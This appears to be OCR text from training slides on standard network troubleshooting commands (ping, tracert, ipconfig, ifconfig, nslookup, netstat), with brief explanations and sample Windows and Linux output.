


```
C:\Users\[redacted]>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Traceroute and Tracert

- The **Traceroute** utility is used to trace packets across a network and to understand connections to a server
- Traceroute sends an ICMP echo request message to the specified destination
- If the destination is active, it sends ICMP echo reply messages as a response, which confirms the connection is active
- If not, the destination may be inactive, or there could be a connectivity issue with the source

- Use the `tracert` command along with the hostname of the computer to which the route must be traced
- Each hop is indicated by a number in the left column, along with the domain and the IP address



```
C:\Users\[redacted]>tracert [redacted].com

Tracing route to [redacted] [208.43.115.82]
over a maximum of 30 hops:

  1     3 ms     4 ms     2 ms  192.168.1.254
  2    13 ms     9 ms     7 ms  10.246.112.1
  3    10 ms     8 ms     8 ms  96.1.253.134
  4    11 ms     9 ms    13 ms  173.182.214.134
  5     *        *        *     Request timed out.
  6    15 ms    11 ms    12 ms  75.154.217.103
  7    13 ms    12 ms    13 ms  te1-5.bbr01.wb01.sea01.networklayer.com [206.81.
80.140]
  8    49 ms    47 ms    48 ms  ae0.bbr01.cs01.den01.networklayer.com [173.192.1
8.145]
  9    49 ms    48 ms    48 ms  ae7.bbr02.cs01.den01.networklayer.com [173.192.1
8.169]
 10    67 ms    66 ms    97 ms  ae0.bbr02.eq01.chi01.networklayer.com [173.192.1
8.130]
 11   177 ms    83 ms    83 ms  ae0.bbr02.eq01.wdc02.networklayer.com [173.192.1
8.154]
 12    94 ms    82 ms    83 ms  ae1.dar01.sr01.wdc01.networklayer.com [173.192.1
8.193]
 13    84 ms    85 ms    84 ms  po1.fcr01.sr01.wdc01.networklayer.com [208.43.11
8.134]
 14    85 ms    84 ms    84 ms  [redacted].com [208.43.115.82]

Trace complete.
```

Notes: ____

____

____


____

____


____

Ipconfig and Ifconfig

- **Ipconfig (Internet protocol configuration)** is a command line utility used to display all current TCP/IP network configuration values along with the IP address, subnet mask, and default gateway for all adapters
  - To display the basic configuration of the system, use `ipconfig` in the command prompt terminal
  - For a detailed information on the system configuration, execute `ipconfig /all` in the command prompt
  - **Ifconfig** is a similar utility for Linux-based machines




```
C:\Users\Admin>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::709f:40d1:26a1:f4ac%8
   IPv4 Address. . . . . . . . . . . : 10.10.1.11
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::1:1%8
                                       10.10.1.2

C:\Users\Admin>
```



```
┌─[attacker@parrot]─[~]
└──╼ $ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.1.13  netmask 255.255.255.0  broadcast 10.10.1.255
        inet6 fe80::deb2:9b3b:5490:d89b  prefixlen 64  scopeid 0x20<link>
        ether 02:15:5d:21:aa:5c  txqueuelen 1000  (Ethernet)
        RX packets 4730  bytes 850055 (830.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 875  bytes 78430 (76.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 904 (904.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 904 (904.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

NSlookup

- **NSlookup** utility is used to lookup a specific IP address or multiple IP addresses associated with a domain name
- NSlookup is used when a user can access a resource by specifying its IP address, but cannot access it by its **DNS** name
- Nslookup utility is used to fix DNS address resolution issues
- The `nslookup` command is executed in the command prompt to lookup the IP address for a DNS name
- Subcommands can be used at the end of the nslookup command to perform queries or set options




```
C:\Users\Admin>nslookup www.google.com
Server:  dns.google
Address:  8.8.8.8

Non-authoritative answer:
Name:    www.google.com
Addresses:  2607:f8b0:4008:814::2004
          142.250.217.228


C:\Users\Admin>
```

Notes: ____

Netstat

- **Netstat** is a command line utility used to display both the incoming and outgoing traffic of TCP/IP
- Netstat can determine the current state of the active hosts on the network
- Netstat is used to identify the services associated with user defined ports

- Execute the **`netstat`** command without any parameters in the terminal to show the list of active connections
- Use the **`netstat -e`** command to show the statistics of various protocols

